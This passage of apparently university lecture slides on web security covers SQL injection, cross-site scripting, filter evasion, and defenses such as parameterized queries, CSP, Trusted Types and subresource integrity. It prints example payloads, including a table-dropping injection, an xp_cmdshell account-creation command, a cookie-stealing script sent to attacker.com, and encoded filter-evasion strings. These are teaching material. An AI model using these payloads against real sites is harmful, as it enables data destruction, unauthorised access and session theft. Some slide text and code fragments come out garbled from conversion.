    // success
```

```
}
```

Causing Damage

Malicious: '; drop table users --

```
$sql = "SELECT id FROM users WHERE username = '$login';  
      SELECT id FROM users WHERE username = '; drop table users --'  
$rs = $db->executeQuery($sql);
```

xp_cmdshell

SQL server lets you run arbitrary system commands!

xp_cmdshell (Transact-SQL)

Spawns a Windows command shell and passes in a string for execution.
Any output is returned as rows of text.

Causing Damage

Malicious: `'; exec xp_cmdshell 'net user add badgrl badpwd'--`

```
$sql = "SELECT id FROM users WHERE username = '$login';
```

```
  SELECT id FROM users WHERE username = ';
```

```
exec xp_cmdshell 'net user add badgrl badpwd'--'
```

```
$rs = $db->executeQuery($sql);
```


Improving
HealthCare.gov

The Health Insurance Marketplace online application isn't available from a certain time of day as we make improvements. Additional down times may be possible as we work on the application and the Marketplace call center remain available during these hours.

;select * from users
;show tables;
;show tables; --
;premium payments
;select * from *;
; grant
; rehabilitative and habilitative
; show tables

Find health coverage that works for you

Get quality coverage at a price you can afford.
Open enrollment in the Health Insurance Marketplace
continues until March 31, 2014.

APPLY ONLINE

APPLY BY PHONE

4 Ways to Get Marketplace Coverage



SEE PLANS AND PRICES IN YOUR AREA

SEE PLANS NOW

Get covered: A one-
page guide

Find out if you
qualify for lower

See 4 ways you can
apply for coverage

Get in-person help in
your community

Call 1-800-318-2596
for information

Preventing SQL Injection

Never, ever, ever, build SQL commands yourself!

Use:

- * Parameterized (AKA Prepared) SQL
- * ORMs (Object Relational Mappers)


Parameterized SQL: Separate Code and Data

Parameterized SQL allows you to pass in query separately from arguments

```
sql = "SELECT * FROM users WHERE email = ?"  
cursor.execute(sql, ['nadiyah@cs.ucsd.edu'])
```

```
sql = "INSERT INTO users(name, email) VALUES(?,?)"  
cursor.execute(sql, ['Deian Stefan', 'deian@cs.ucsd.edu'])
```

Values are sent to server
separately from command.
Library doesn't need to try to escape



Benefit: Server will automatically handle escaping data

Extra Benefit: parameterized queries are typically *faster* because server can cache the query plan

ORMs

Object Relational Mappers (ORM) provide an interface between native objects and relational databases

```
class User(DBObject):  
    __id__ = Column(Integer, primary_key=True)  
    name   = Column(String(255))  
    email  = Column(String(255), unique=True)
```

```
users = User.query(email='nadiyah@cs.ucsd.edu')  
session.add(User(email='deian@cs.ucsd.edu', name='Deian Stefan'))  
session.commit()
```

Underlying driver turns OO code into prepared SQL queries.

Added bonus: can change underlying database without changing app code. From SQLite3, to MySQL, MicrosoftSQL, to No-SQL backends!

Injection Summary

Injection attacks occur when un-sanitized user input ends up as code (shell command, argument to eval, or SQL statement).

This remains a tremendous problem today

Do not try to manually sanitize user input. You will not get it right.

Simple, foolproof solution is to use safe interfaces (e.g., parameterized SQL)

Cross Site Scripting (XSS)

Cross Site Scripting (XSS)

Cross Site Scripting: Attack occurs when application takes untrusted data and sends it to a web browser without proper validation or sanitization.

Command/SQL Injection

attacker's malicious code is
executed on victim's server

Cross Site Scripting

attacker's malicious code is
executed on victim's browser

Search Example

<https://google.com/search?q=<search term>>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Search Example

<https://google.com/search?q=apple>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for apple</h1>
  </body>
</html>
```

Search Example

[https://google.com/search?q=<script>alert\(“hello world”\)</script>](https://google.com/search?q=<script>alert(“hello world”)</script>)

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <script>alert("hello world")</script></h1>
  </body>
</html>
```


Search Example

<https://google.com/search?>

q=<script>window.open(http://attacker.com? ... document.cookie ...)</script>

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for
      <script>window.open(http://attacker.com? ...
        cookie=document.cookie ...)</script></h1>
  </body>
</html>
```

Types of XSS

An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application.

Reflected XSS. The attack script is reflected back to the user as part of a page from the victim site.

Stored XSS. The attacker stores the malicious code in a resource managed by the web application, such as a database.

Reflected Example

Attackers contacted PayPal users via email and fooled them into accessing a URL hosted on the legitimate PayPal website.


Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.

Victims were then redirected to a phishing site and prompted to enter sensitive financial data.



Stored XSS

The attacker stores the malicious code in a resource managed by the web application, such as a database.



Samy Worm

XSS-based worm that spread on MySpace. It would display the string "*but most of all, samy is my hero*" on a victim's MySpace profile page as well as send Samy a friend request.

In 20 hours, it spread to one million users.

MySpace

MySpace allowed users to post HTML to their pages. Filtered out

`<script>`, `<body>`, `onclick`, ``

Missed one. You can run Javascript inside of CSS tags.

`<div style="background:url('javascript:alert(1)')">`

Filtering and Sanitizing HTML, JS, etc.

For a long time, the only way to prevent XSS attacks was to try to filter out malicious content.

Validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.

Adopt a 'positive' security policy that specifies what is allowed. 'Negative' or attack signature based policies are difficult to maintain and are likely to be incomplete

Filtering is Really Hard

Large number of ways to call Javascript and to escape content

URI Scheme:

On{event} Handlers: onSubmit, OnError, onSyncRestored, ... (there's ~105)

Samy Worm: CSS

Tremendous number of ways of encoding content

```
<IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041>
```

Google XSS Filter Evasion!

Filters that Change Content

Filter Action: filter out `<script`

Attempt 1: `<script src= "...">`

`src= "..."`

Attempt 2: `<scr<scriptipt src= "..."`

`<script src= "...">`

Filters that Change Content

Today, web frameworks take care of filtering out malicious input*

* they still mess up regularly. Don't trust them if it's important

Do not roll your own.

WordPress 5.2.3 Security and Maintenance Release

Posted September 5, 2019 by [Jake Spivey](#). Filed under [Releases](#), [Security](#).

WordPress 5.2.3 is now available!

This security and maintenance release features 29 fixes and enhancements. Plus, it adds a number of security fixes—see the list below.

These bugs affect WordPress versions 5.2.2 and earlier; version 5.2.3 fixes them, so you'll want to upgrade.

If you haven't yet updated to 5.2, there are also updated versions of 5.0 and earlier that fix the bugs for you.

Security Updates

- Props to [Simon Scannell of RIPS Technologies](#) for finding and disclosing two issues. The first, a cross-site scripting (XSS) vulnerability found in post previews by contributors. The second was a cross-site scripting vulnerability in stored comments.
- Props to [Tim Coen](#) for disclosing an issue where validation and sanitization of a URL could lead to an open redirect.
- Props to Anshul Jain for disclosing reflected cross-site scripting during media uploads.
- Props to [Zhouyuan Yang of Fortinet's FortiGuard Labs](#) who disclosed a vulnerability for cross-site scripting (XSS) in shortcode previews.
- Props to Ian Dunn of the Core Security Team for finding and disclosing a case where reflected cross-site scripting could be found in the dashboard.
- Props to Soroush Dalili ([@irsdl](#)) from NCC Group for disclosing an issue with URL sanitization that can lead to cross-site scripting (XSS) attacks.

Content Security Policy

CSP allows for server administrators to eliminate XSS attacks by specifying the domains that the browser should consider to be valid sources of executable scripts.

Browser will only execute scripts loaded in source files received from whitelisted domains, ignoring all other scripts (including inline scripts and event-handling HTML attributes).

Example CSP 1

Example: content can only be loaded from same domain; no inline scripts

Content-Security-Policy: default-src 'self'

Example CSP 2

Allow:

- * include images from any origin in their own content
- * restrict audio or video media to trusted providers
- * only allow scripts from a specific server that hosts trusted code; no inline scripts

```
Content-Security-Policy: default-src 'self'; img-src *; media-src media1.com;  
script-src userscripts.example.com
```

Content Security Policy

Administrator serves Content Security Policy via:

HTTP Header

Content-Security-Policy: default-src 'self'

Meta HTML Object

```
<meta http-equiv="Content-Security-Policy" content="default-src 'self'; img-  
src https://*; child-src 'none';">
```

Still Not Enough

- Rendering is not solely done server-side. User-controlled data is also handled client side (especially for modern apps that use the server as a simple database and do most of the rendering client side).
- Need to deal with another type of XSS: DOM-based XSS

Global Search Example

/search?default=French

```
<html>
  <title>Search Results</title>
  <body>
...
    Select your language:
  <select>
    <script>
const href = document.location.href;
document.write("<option value=1>" + href.substring(href.indexOf("default=")+8) + "</option>");
document.write("<option value=2>English</option>");
    </script>
  </select>
...
  </body>
</html>
```


Global Search Example

/search?default=French

```
<html>
  <title>Search Results</title>
  <body>
...
    Select your language:
  <select>
    <option value=1>French</option>
    <option value=2>English</option>
  </select>
...
  </body>
</html>
```

Global Search Example

/search?default=<script>alert(“hello world”)</script>

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...
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</html>
```

Trusted Types

- Instead of allowing arbitrary strings to end up in sinks like **document.write** and **innerHTML**, only allow values that have been sanitized/filtered. Trusted values don't have type String, they have type TrustedHTML.
- Restrict the creation of values that have this type to small trusted code.

```
const templatePolicy = TrustedTypes.createPolicy('template', {
  createHTML: (templateId) => {
    const tpl = templateId;
    if (/^[a-z-]$/ .test(tpl)) {
      return `
```

Trusted Types

- Instead of allowing arbitrary strings to end up in sinks like **document.write**

- **Better. Not great. Still need to get your sanitization/filtering function right.**

```
    }  
    throw new TypeError();  
  }  
});
```

**Using untrusted/vulnerable
components**

Third Party Content Safety

Question: how do you safely load an object from a third party service?

```
<script  
  src="https://code.jquery.com/jquery-3.4.0.js"  
</script>
```

Problem: if **code.jquery.com** is compromised, your site is too

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Problem: if **code.jquery.com** is compromised, your site is too

jQuery.com compromised to serve malware via drive-by download

MaxCDN Compromise

2013: MaxCDN, which hosted bootstrapcdn.com, was compromised

MaxCDN had laid off a support engineer having access to the servers where BootstrapCDN runs. The credentials of the support engineer were not properly revoked. The attackers had gained access to these credentials.

Bootstrap JavaScript was modified to serve an exploit toolkit



Sub Resource Integrity (SRI)

SRI allows you to specify expected hash of file being included

```
<script  
  src="https://code.jquery.com/jquery-3.4.0.min.js"  
  integrity="sha256-BJeo0qm959uMBGb65z40ejJYGSgR7REI4+CW1fNKwOg="  
</script>
```

We'll discuss this in more detail in the next lecture.

What if that content is an ad?

Problem: You don't necessarily know the ad source ahead of time. Can you just put it in an iframe? Is this enough?

SOP for Frames is Lax

- If frame is same origin: no isolation
- Even if frame is cross-origin: malicious code in iframe can do a lot!
 - Auto-focus and play videos
 - Create pop ups
 - Navigate the top page



SOP for Frames is Lax



le in iframe can do a lot!



iFrame Sandbox

- Sandbox attribute associated with iframe, by default
 - disallows JavaScript and triggers (autofocus, autoplay videos etc.)
 - disallows form submission
 - disallows popups
 - disallows navigating embedding page
 - runs page in unique origin: no storage/cookies

**More on how to build secure (least
privileged and privilege separated)
web applications next week**